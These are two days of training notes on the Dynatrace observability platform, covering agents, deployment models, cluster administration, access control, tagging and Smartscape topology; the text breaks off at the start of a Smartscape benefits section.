

Dynatrace Training - Day 1 Notes

1. Dynatrace Overview & Value Proposition

What is Dynatrace?

Dynatrace is a comprehensive full-stack observability platform that provides monitoring, analytics, and automation for applications, infrastructure, and user experiences. It is powered by artificial intelligence (Davis AI) and automation capabilities that simplify cloud complexity and optimize performance.

Capabilities Overview:

- APM (Application Performance Monitoring): Deep code-level visibility for Java, .NET, PHP, Node.js, etc.
- Infrastructure Monitoring: Tracks servers, VMs, containers, and cloud environments.
- RUM (Real User Monitoring): Tracks actual user behavior, performance metrics, and interactions.
- Synthetic Monitoring: Simulates user journeys and API availability.
- Log Monitoring: Centralized log ingestion and analytics.
- Davis AI: Automatic root cause detection and anomaly analysis.

Monitoring Modern Apps:

Dynatrace excels at monitoring cloud-native architectures, microservices, Kubernetes clusters, containerized workloads, and multi-cloud environments. It ensures observability in dynamic environments using OneAgent and AI-driven insights.

2. Dynatrace Architecture

Key Architectural Components:

- OneAgent: Installed on each host; collects metrics, traces, logs, and topology.
- ActiveGate: Acts as a communication proxy between agents and the cluster; used for DMZ, cloud integrations, and remote traffic.
- Cluster Node (SaaS/Managed): Processes data and hosts Dynatrace UI/API.

OneAgent in Dynatrace

1. Definition

- **OneAgent** is the core monitoring component in Dynatrace.
- It is a lightweight agent installed directly on hosts (physical, virtual, cloud, or containerized).
- It automatically discovers applications, processes, services, and infrastructure components without manual configuration.

2. Key Capabilities

- **Auto-Discovery:** Detects processes, applications, services, databases, and dependencies in real-time.
- **Full-stack Monitoring:** Covers infrastructure (CPU, memory, disk, network), applications, processes, containers, and user experience.
- **Smartscape Mapping:** Automatically builds the service topology and dependency map.
- **Deep Code-Level Visibility:** Captures PurePath traces, method hotspots, and service flows.
- **Metrics & Logs:** Collects system metrics, application metrics, and logs for observability.
- **Security Context:** Detects vulnerabilities and suspicious code execution (with Application Security module).

3. Installation & Operation

- Installed as a single package → deploys appropriate modules depending on environment (Linux, Windows, Kubernetes, Cloud).
- Auto-updates (if enabled) from Dynatrace cluster or ActiveGate.
- No manual configuration needed for most common environments.
- Works with containers (injects itself into pods/containers dynamically in Kubernetes/OpenShift).

4. Use Cases

- Application Performance Monitoring (APM).
- Real User Monitoring (RUM) via injected JS code.
- Infrastructure Monitoring (servers, VMs, cloud instances).
- Container & Kubernetes monitoring.
- Log ingestion and correlation.
- Security vulnerability detection.

5. Best Practices

- Always install OneAgent on **all relevant nodes** (app servers, DB servers, container hosts, etc.).
- For Kubernetes/OpenShift → deploy via Dynatrace Operator/Helm.
- Ensure **network connectivity** to Dynatrace Cluster or ActiveGate for reporting.
- Use **auto-update** for reduced maintenance.
- Control footprint with **Monitoring Rules** (exclude irrelevant processes if needed).

◆ ActiveGate in Dynatrace

1. Definition

- **ActiveGate** is a Dynatrace software component that acts as a **gateway/proxy** between monitored environments and the Dynatrace Cluster.
- It is not mandatory in every setup, but required in distributed, cloud, or restricted network scenarios.

2. Types of ActiveGate

1. Environment ActiveGate

- Connects OneAgents to the Dynatrace cluster when direct communication is not possible.
- Handles **traffic routing, data compression, and encryption**.

- Used for **cloud integrations** (AWS, Azure, GCP, VMware, etc.).
 - Can ingest logs and metrics from external sources.
2. **Cluster ActiveGate**
- Installed in Dynatrace Managed deployments.
 - Routes traffic between Dynatrace Cluster nodes and external components.
 - Used for multi-datacenter setups and cluster communications.

3. Key Capabilities

- **Traffic Relay:** Routes OneAgent traffic to Dynatrace Cluster securely.
- **API Endpoint:** Provides local endpoint for OneAgents and integrations.
- **Cloud & Third-Party Integrations:** Collects metrics from AWS CloudWatch, Azure Monitor, GCP APIs, VMware vCenter, etc.
- **Synthetic Monitoring Execution:** Runs synthetic tests (HTTP, browser) close to your apps.
- **Security:** Avoids direct internet connectivity from monitored servers – only ActiveGate needs external access.
- **Load Balancing & Scalability:** Distributes OneAgent traffic across multiple ActiveGates.

4. Deployment Scenarios

- **DMZ or Restricted Network:** Place ActiveGate in DMZ to route traffic from internal OneAgents.
- **Cloud Monitoring:** Use ActiveGate to fetch data from cloud APIs (without deploying agents on cloud services).
- **Kubernetes:** Works with Dynatrace Operator for cluster communication.
- **Synthetic Monitoring:** Install in required locations for transaction monitoring.

5. Best Practices

- Use **Environment ActiveGate** for **internet-facing communication** (agents – Dynatrace SaaS).
- Use **multiple ActiveGates** for high availability and failover.
- Place ActiveGate in **close proximity to monitored systems** to reduce latency.
- Keep ActiveGate **updated** (it auto-updates if configured).
- Secure with **firewall rules**: only allow required outbound/inbound ports.
- Monitor ActiveGate health in Dynatrace console (CPU, memory, load).

◆ OneAgent vs ActiveGate – Quick Comparison

Feature	OneAgent	ActiveGate
Installation Location	On each monitored host/container	On dedicated VM/host (shared gateway)
Purpose	Collects monitoring data locally	Routes, aggregates, and integrates data
Mandatory?	Yes (for host-level monitoring)	No, only if required for integrations/routing
Cloud API Monitoring	✗ No	✓ Yes
Synthetic Execution	✗ No	✓ Yes
Direct Host Monitoring	✓ Yes	✗ No
Security / DMZ Setup	✗ Not suitable	✓ Designed for it

In short:

- **OneAgent = on-host data collection & monitoring brain**

- **ActiveGate = smart proxy + integration hub + synthetic executor**

Communication Flow:

OneAgent -> ActiveGate (optional) -> Cluster -> Dynatrace UI -> Davis AI Engine

Deployment Models:

- SaaS: Managed by Dynatrace, hosted in the cloud.
- Managed: Self-hosted; requires on-prem or private cloud infrastructure.

Dynatrace Deployment Models

Dynatrace offers **two main deployment models** for the Dynatrace Platform:

- **Dynatrace SaaS** → hosted and operated by Dynatrace in the cloud.
- **Dynatrace Managed** → deployed and operated by the customer on-premises or in their own data center/cloud.

Both models provide the **same monitoring capabilities** (OneAgent, ActiveGate, AI, Smartscape, PurePath, etc.), but differ in **where the cluster is hosted, who manages it, and how it integrates with your environment**.

1. Dynatrace SaaS (Software-as-a-Service)

Overview

- The **Dynatrace Cluster** is hosted, maintained, and upgraded by Dynatrace in their cloud (AWS, Azure, GCP).
- Customer only installs **OneAgent** and optionally **ActiveGate**.
- All data is sent securely to Dynatrace SaaS environment.

Key Characteristics

- **Zero cluster maintenance** → Dynatrace takes care of scaling, updates, and security.
- **Fastest onboarding** → just deploy OneAgents and optionally ActiveGates.
- **High availability** built-in → redundancy across cloud regions.
- **Frequent updates** → always on the latest version.
- **Data location** → stored in Dynatrace's cloud (in regions chosen by customer).

Best Suited For

- Organizations that prefer **minimal operational overhead**.
- Cloud-first strategies or hybrid environments.
- Teams that want to **start quickly** without managing infrastructure.
- When data sovereignty/compliance allows data to leave the organization's premises.

Limitations

- **Data residency concerns** → Some industries (finance, defense, healthcare) may not allow data outside their premises.
- Less control over **upgrade timing** (Dynatrace manages schedule).
- Requires **internet connectivity** for OneAgent/ActiveGate to reach Dynatrace SaaS cluster.

2. Dynatrace Managed

Overview

- Dynatrace Cluster runs **on-premises or in customer's private/public cloud**.
- Customer is responsible for installing, operating, scaling, and upgrading the cluster nodes.
- Provides the same monitoring features as SaaS, but with **local control**.

Key Characteristics

- **Full data ownership** → data never leaves your environment.
- **Cluster control** → you choose when to update/upgrade.
- **Scalability** → customer must ensure enough resources for growth.
- **Integration flexibility** → suited for air-gapped networks or compliance-heavy industries.
- **Cluster ActiveGate** required for node communication and integration.

Best Suited For

- Large enterprises with **strict compliance/data sovereignty** needs.
- Industries with regulations that **forbid cloud-hosted monitoring** (e.g., defense, finance, government).
- Companies with strong IT operations teams capable of **running and maintaining** clusters.
- Environments requiring **air-gapped / offline monitoring**.

Limitations

- **Higher operational effort** → customer must maintain servers, backups, and upgrades.
- **Hardware investment** required for cluster nodes.
- **Slower adoption** compared to SaaS (more setup needed).

3. SaaS vs. Managed – Quick Comparison

Feature	SaaS (Cloud Hosted)	Managed (Self-Hosted)
Cluster Location	Dynatrace Cloud (AWS/Azure/GCP)	Customer's data center / private cloud
Management	Dynatrace (fully managed service)	Customer (installation, scaling, updates)
Data Storage	Dynatrace Cloud	Customer infrastructure (local)
Upgrades	Automatic, handled by Dynatrace	Customer decides when to upgrade
Operational Overhead	Very low	High (requires skilled admins)
Security/Compliance	Data leaves premises	Data stays within customer boundaries
Scalability	Handled by Dynatrace	Customer responsibility

Feature	SaaS (Cloud Hosted)	Managed (Self-Hosted)
Use Cases	Fast adoption, cloud/hybrid monitoring	Strict compliance, air-gapped, sensitive data

4. Role of OneAgent & ActiveGate in Each Model

- **SaaS**
 - OneAgent → installed on monitored hosts.
 - ActiveGate (optional) → used for traffic routing, cloud API integrations, synthetic monitoring.
 - Communication → OneAgent/ActiveGate → Dynatrace SaaS Cluster.
- **Managed**
 - OneAgent → installed on monitored hosts.
 - Environment ActiveGate → for routing & cloud integrations.
 - Cluster ActiveGate → required for cluster node communication.
 - Communication → OneAgent/ActiveGate → Managed Cluster (in customer infra).

5. Choosing Between SaaS & Managed

- Choose **SaaS** if:
 - You want **simplicity, fast adoption, and low ops overhead**.
 - Regulatory rules allow **data to leave premises**.
 - You prefer **always latest updates** without admin effort.
- Choose **Managed** if:
 - You have **strict compliance/data residency requirements**.
 - Your environment is **air-gapped or restricted from internet**.
 - You want **full control** over updates, storage, and scaling.
 - You have the IT capability to manage the infrastructure.

✓ In short:

- **SaaS = simplicity & speed, but less control.**
- **Managed = control & compliance, but more responsibility.**

Dynatrace Cluster Architecture (High-Level)

The **Dynatrace Cluster** is the central brain of the platform. Whether you deploy **SaaS** (Dynatrace-hosted) or **Managed** (self-hosted), the cluster provides:

- **Data processing and storage** (metrics, traces, logs, events).
- **AI-powered analytics** (Davis AI for problem detection & root cause).
- **Smartscape & PurePath processing** (topology + end-to-end tracing).
- **APIs and UI access** (user interaction, dashboards, management).

At a high level, the cluster is composed of:

1. Cluster Nodes

- Each node is a server (VM/physical) that runs the **Dynatrace cluster software**.
- Nodes handle **ingestion, storage, processing, and querying**.
- Can run as a **single-node** (PoC, dev) or **multi-node cluster** (prod, enterprise).

2. Data Storage Layers

- **Cassandra/Elasticsearch-like distributed stores** (under the hood).
- Store **timeseries metrics, logs, traces, events, topology metadata**.
- Replication across nodes ensures **redundancy and fault tolerance**.

3. Communication

- OneAgents and ActiveGates send monitoring data → cluster nodes.
- Cluster nodes exchange data via **Cluster ActiveGates** (in Managed) or directly (SaaS).
- API/UI requests are distributed across nodes.

4. High-Level Flow

OneAgent → ActiveGate (optional) → Dynatrace Cluster Node(s) → Storage + Davis AI

Cluster Sizing

Cluster sizing is crucial for **performance, stability, and scalability**. It depends mainly on:

- **Number of monitored hosts** (via OneAgent).
- **Metrics per second (MPS)** ingested.
- **Number of services/processes**.
- **Synthetic monitoring load**.
- **Retention requirements** (metrics, logs, traces).

General Guidelines:

- **Small Deployment (PoC, <50 hosts)** → Single node, ~16–32 GB RAM, 8–16 vCPU.
- **Medium Deployment (50–500 hosts)** → 3 nodes, each 64–128 GB RAM, 16–32 vCPU.
- **Large Deployment (>500 hosts / enterprise)** → 5+ nodes, scaling per growth (hundreds of GBs RAM and many vCPUs per node).

Dynatrace provides a **Cluster Sizing Calculator** during planning (input: hosts, processes, services, retention).

Rule of Thumb → Always deploy **minimum 3 nodes** in production to ensure high availability.

Cluster Availability

High availability is built into the architecture:

- **Multi-node architecture** → at least 3 nodes, data replicated across nodes.
- **Automatic Failover** → if one node fails, others continue serving traffic.
- **Load Balancing** → ActiveGates and OneAgents distribute load across nodes.
- **Data Replication** → ensures no single point of failure.
- **Backup & Recovery** → essential for Managed deployments (SaaS is handled by Dynatrace).

SaaS: Availability is handled by Dynatrace (multi-region redundancy, SLAs ~99.5%).

Managed: Customer is responsible for deploying cluster nodes across different datacenters or zones for resilience.

Cluster Scaling

Scaling is **horizontal (add nodes)** and **vertical (increase node resources)**.

1. Horizontal Scaling (Preferred)

- Add new cluster nodes to distribute processing & storage load.
- Load automatically balanced across nodes.
- Supports **multi-datacenter setups** in Managed deployments.

2. Vertical Scaling

- Increase CPU/RAM on existing nodes.
- Used when adding more nodes is not feasible.
- Limited compared to horizontal scaling.

3. Elastic Scaling

- In **SaaS**, scaling is fully managed by Dynatrace → nodes are scaled in/out automatically based on load.
- In **Managed**, customer must **monitor node health** (CPU, memory, disk usage) and add capacity proactively.

Best Practices for Cluster Sizing, Availability & Scaling

1. **Start with 3+ nodes** in production (never single-node for prod).
2. **Distribute nodes across different racks/zones/datacenters** for redundancy.
3. **Use ActiveGates** to buffer traffic and protect clusters from direct exposure.
4. **Monitor node load** regularly (Dynatrace UI → Cluster Management Console).
5. **Plan for growth:** overestimate sizing by ~20–30% for future scalability.

6. **For Managed:** Implement **backup & restore strategy** for cluster storage.
7. **Enable auto-updates** (or scheduled updates) to keep nodes healthy.
8. **For SaaS:** choose region carefully (close to monitored systems, compliance needs).

In summary:

- Dynatrace Cluster = multi-node distributed system for data ingestion, processing, and storage.
- **Sizing** depends on monitored hosts, services, and metrics volume.
- **Availability** requires at least 3 nodes + replication across datacenters/zones.
- **Scaling** is best done horizontally (adding nodes), SaaS handles this automatically, while Managed requires manual scaling.

3. Dynatrace Deployment on Azure

Azure-specific Considerations:

- Enable Azure Monitor integration for resource metrics.
- Use Network Zones to segregate monitoring domains.

Integration with Azure Monitor and AKS:

- Connect Azure subscriptions via Dynatrace Hub.
- Enable AKS integration using Helm and DaemonSets.
- Collect container, node, and workload metrics from AKS.

Cloud-native Monitoring Practices:

- Use tagging to auto-detect resource groups.
- Enable auto-discovery for scalable, ephemeral environments.

Cluster Management Console (CMC) – Overview

The **Cluster Management Console (CMC)** is the **central administration interface** for Dynatrace **Managed** deployments.

- Available at: <https://<cluster-node-address>:8021> (default port).
- Provides a **web-based UI** to administer and monitor the Dynatrace cluster.
- Not applicable for **SaaS**, since cluster operations are managed by Dynatrace itself.

Purpose:

- Manage cluster nodes, licensing, security, and global settings.
- Monitor cluster health, resource utilization, and connectivity.
- Perform upgrades, backups, and scaling operations.

Key Functions of CMC

1. Node Management

- View and manage all cluster nodes (active and standby).
- Add or remove nodes for **horizontal scaling**.
- Assign roles to nodes (processing, storage, communication).
- Monitor **node resource usage** (CPU, RAM, disk I/O, network).
- Handle **node replication and synchronization** for HA.
- Manage **Cluster ActiveGate** connections.

2. Licensing Management

- View **license details**:
 - License type (host units, Digital Experience Monitoring, log monitoring, AppSec, etc.).
 - Total quota, used quota, and remaining quota.
- Assign **license quotas to environments** (e.g., Prod vs Test).
- Ensure compliance with purchased capacity.
- Monitor **license consumption trends** to plan for scaling or purchasing additional capacity.

3. Cluster Health & Updates

- **Health Dashboard**:
 - CPU, memory, and storage usage for each node.

- Disk space alerts (important for logs/traces).
- Connectivity issues between nodes.
- Database replication status.

- **Alerts & Notifications:**

- Node down / unreachable alerts.
- License overuse warnings.
- Upgrade readiness notifications.

- **Updates:**

- CMC shows available **Dynatrace cluster version updates**.
- Admins can **schedule upgrades** (choose maintenance windows).
- Supports **rolling updates** → one node at a time (ensures HA).
- Provides **release notes** and compatibility checks before update.

Additional Features of CMC

- **Security & Access Control:**

- Manage administrator accounts (local or LDAP/SSO integration).
- Configure TLS/SSL certificates for cluster communication.

- **Backup & Restore:**

- Configure automated backups of cluster configuration & data.
- Trigger manual backups.

- **Environment Management:**

- Create, configure, and isolate monitoring environments (e.g., Dev, Test, Prod).
- Assign quotas and access per environment.

- **Integration Management:**

- Manage connections to external services (email, ServiceNow, APIs).

Best Practices for Using CMC

1. Node Health Monitoring

- Regularly check CPU, RAM, and disk utilization.
- Ensure replication status is “healthy” across nodes.

2. License Tracking

- Monitor usage against quota to prevent service degradation.
- Adjust quotas between environments dynamically.

3. Update Management

- Always test updates in staging before production.
- Use rolling updates for zero downtime.
- Keep cluster close to the **latest LTS version** for stability/security.

4. High Availability

- Run at least 3 cluster nodes.
- Distribute nodes across racks/zones/datacenters.

5. Backups & Disaster Recovery

- Schedule automated backups.
- Periodically test restore procedure.

In summary:

The **Cluster Management Console (CMC)** is the control plane for **Dynatrace Managed clusters**. It allows administrators to:

- Manage **nodes** (scale, monitor, replace).
- Oversee **licensing** (allocate, track usage).
- Ensure **cluster health** (alerts, replication, performance).
- Perform **updates & upgrades** in a controlled manner.

User Management in Dynatrace Managed

In **Dynatrace Managed**, all **user and access management** is done via the **Cluster Management Console (CMC)**. Unlike SaaS (which uses Dynatrace Account Management UI), Managed gives you **full control** over identity, roles, and federation within your own infrastructure.

1. Access Management via CMC

- Admins log in to the **CMC** (<https://<cluster-node>:8021>) to configure user and group access.
- You can **create users manually** or **integrate with enterprise identity providers** (LDAP, SAML, OIDC).
- CMC manages **cluster-wide access** (who can log in, what environments they can see, and at what role level).
- Permissions apply to **environments** (e.g., Dev, Test, Prod) and **cluster-wide settings** (e.g., licensing, node management).

Typical workflow:

1. Create user or connect directory (LDAP/SSO).
2. Assign roles (Cluster admin, Environment admin, Viewer, etc.).
3. Optionally group users into **groups/teams** for easier management.
4. Apply **scoped access** to specific environments.

2. Role-Based Access Control (RBAC)

RBAC in Dynatrace Managed ensures **principle of least privilege**.

Cluster-Level Roles (via CMC)

- **Cluster Administrator**
 - Full control over all cluster settings (nodes, licensing, security, environments).
 - Can create/delete environments.
- **Cluster Operator**
 - Limited to monitoring cluster health, performing updates.

- Cannot manage licensing or delete environments.

Environment-Level Roles (within CMC & Environment)

Each monitoring environment has its own RBAC assignments. Common roles include:

- **Environment Admin**
 - Full access within one environment.
 - Can configure settings, dashboards, alerting, integrations.
- **Environment Editor**
 - Can create dashboards, alerts, manage monitoring configs.
 - Cannot manage environment-wide settings or user access.
- **Environment Viewer**
 - Read-only access → can view dashboards, metrics, problems, Smartscape.

Custom Roles (Fine-grained Permissions)

- Dynatrace allows custom roles with specific permissions (e.g., only manage dashboards, only view logs, etc.).
- Useful for **segregating duties** between Dev, Ops, SRE, Security teams.

3. Federation / SSO Integration Options

Dynatrace Managed supports **enterprise identity federation** for **seamless and secure access**.

Supported Integration Methods

1. **LDAP / Active Directory**
 - Connects to internal AD/LDAP for authentication.
 - Users/groups synced automatically.
 - Assign AD groups to Dynatrace roles for centralized control.
2. **SAML 2.0 Federation**
 - Supports major IdPs (Okta, Azure AD, Ping Identity, ADFS, etc.).
 - Enables **Single Sign-On (SSO)** with corporate credentials.

- Allows MFA policies from the IdP.

3. OpenID Connect (OIDC)

- Lightweight modern alternative to SAML.
- Integrates with IdPs like Azure AD, Google Identity, Keycloak, etc.

4. Best Practices in User Management

- **Use Groups, not individuals** → Assign roles to AD/SAML groups rather than users.
- **Enforce SSO** → Disable local accounts where possible (use IdP with MFA).
- **Segregation of Duties** → Separate **Cluster Admins** (infra team) from **Environment Admins** (DevOps/SRE team).
- **Audit Regularly** → Periodically review user roles & license usage.
- **Principle of Least Privilege** → Start with minimal access (Viewer) and grant elevated roles only when needed.

Summary

- **Access via CMC:** Central control of users, groups, and permissions in Managed clusters.
- **RBAC:** Fine-grained role-based access at **Cluster** (admin/operator) and **Environment** (admin/editor/viewer/custom) levels.
- **Federation:** Supports **LDAP, SAML, OIDC** for enterprise SSO/MFA.
- **Best Practices:** Group-based access, enforce SSO, limit cluster admins, review roles regularly.

1. Entity Hierarchy in Dynatrace

Dynatrace automatically builds a **Smartscape topology** of your environment. At its core is an **entity hierarchy**, where monitoring objects are discovered and linked.

Key Entity Types

- **Hosts**
 - Physical servers, VMs, or cloud instances where **OneAgent** runs.
 - Provide infrastructure-level metrics: CPU, memory, disk, network.
 - Form the foundation of monitoring.
- **Processes**
 - Running executables or services on a host (e.g., tomcat, java.exe, nginx).
 - OneAgent detects process groups automatically.
 - Each process is tied to the host and higher-level services.
- **Services**
 - Logical representation of applications (detected automatically via PurePath tracing).
 - Examples: Web services, databases, APIs, microservices.
 - Built from processes → grouped into end-to-end service flows.
- **Applications** (above services)
 - Represent front-end user-facing systems (web, mobile apps).
 - Powered by RUM (Real User Monitoring).

Hierarchy Flow

Hosts → Processes → Services → Applications

- Hosts run processes.
- Processes form services.
- Services support applications.
- Dynatrace links all dependencies via **Smartscape**.

2. Tagging

Tags are labels you assign to entities for **organization, filtering, automation, and scoping**.

Tag Types

1. Manual Tags

- Applied by users directly in the UI or via API.
- Example: Tagging a host Production, Finance-Team, or Linux-DB.

2. Auto-Tag Rules

- **Best practice:** Define rules so tags are applied dynamically.
- Conditions can be based on:
 - Metadata (cloud provider, Kubernetes labels, environment variables).
 - Process/host/service properties (name, IP, OS, executable).
- Example Rule:
 - If host name contains "prod-" → Tag = "Production".
 - If process group name contains "nginx" → Tag = "Web-Frontend".

3. Metadata-Based Tags

- Dynatrace ingests metadata from cloud providers (AWS tags, Azure Resource Groups, Kubernetes labels/annotations).
- Tags are automatically synchronized and available for filtering.

Use Cases for Tags

- Filtering dashboards or problem views.
- Grouping entities (e.g., “Environment: Prod/Dev/Test”).
- Auto-assigning workloads to **Management Zones**.
- Automation with APIs and alert routing.

3. Management Zones

Management Zones (MZs) are logical partitions of the environment that control:

- **Scope of visibility** → what users can see.
- **Scope of alerting & dashboards** → what data applies to.
- **Access management** → tie MZs to RBAC roles.

How MZs Work

- Defined by **rules & filters** (based on tags, properties, metadata).
- Example:
 - MZ “Production Apps” → includes hosts tagged Production, services tagged CustomerPortal.
 - MZ “Team A” → includes entities tagged Team=A.
- A single entity can belong to **multiple management zones** (flexible scoping).

Use Cases

- **Multi-tenant monitoring** → Give each team visibility into only their apps.
- **Environment separation** → Prod vs Test vs Dev.
- **Access control** → Assign RBAC roles per management zone.
- **Dashboards/Reports** → Create MZ-specific views for different teams.

Best Practices for Organizing Your Environment

Entity Hierarchy

- Rely on Smartscape for dependency mapping.
- Validate processes/services grouping (adjust process group detection if needed).

Tagging

- Use **auto-tagging rules** as much as possible (consistent + scalable).
- Ingest **cloud metadata** to auto-apply cloud resource context.
- Create a **tagging taxonomy** (e.g., Environment, Team, Application, Region).

Management Zones

- Design around **teams and responsibilities** (Team A, Team B, Infra Ops, SRE, Security).

- Use tags as the **basis for MZ rules**.
- Limit dashboards and alerts to MZ scope for clarity.
- Ensure a **Global View MZ** for admins.

Summary

- **Entity Hierarchy:** Hosts → Processes → Services → Applications (auto-discovered via OneAgent).
- **Tagging:** Labels for entities (manual, auto, metadata-based) → essential for filtering, organizing, and automation.
- **Management Zones:** Logical partitions to **scope access, views, and dashboards** → critical for multi-team and multi-environment setups.

Dynatrace Training - Day 2 Notes

9. Dynatrace UI Fundamentals

Navigating the UI:

- The Dynatrace UI is web-based and highly intuitive.
- The left-hand navigation panel provides access to core views like Hosts, Services, Applications, Smartscape, and Problems.

Global Search, Menus, Entity Drilldowns:

- Use the global search bar to quickly find hosts, services, or applications.
- Clicking on any entity leads to a detailed overview with tabs for metrics, logs, traces, and dependencies.
- Menu options include Settings, Dashboards, and Custom Charts.

Workflow Best Practices:

- Start from Problems or Smartscape to drill into issues.
- Use entity relationships to investigate service dependencies.
- Pin key dashboards for quick access to relevant views.

10. Smartscape

◆ What is Smartscape in Dynatrace?

Smartscape is **Dynatrace's real-time topology visualization** that automatically maps:

- **Applications** (end-user apps: web, mobile)
- **Services** (APIs, web services, DB calls, etc.)
- **Processes** (running executables on hosts/containers)
- **Hosts** (VMs, servers, cloud instances)
- **Data Centers / Cloud Regions** (infrastructure layer)

It's a **living dependency map** built by **OneAgent auto-discovery** — no manual setup.

Layers of Smartscape

Smartscape shows dependencies across **5 layers** (top to bottom):

1. **Applications** → user-facing systems (web, mobile apps).
2. **Services** → backend services & APIs.
3. **Processes** → running executables hosting the services.
4. **Hosts** → infrastructure where processes run.
5. **Data Centers/Cloud Regions** → physical or virtual environments hosting the hosts.

Example Flow:

User → Application (WebApp) → Service (REST API) → Process (Tomcat/Java) → Host (VM1) → Data Center (AWS/EU-West-1)


Key Benefits of Smartscape

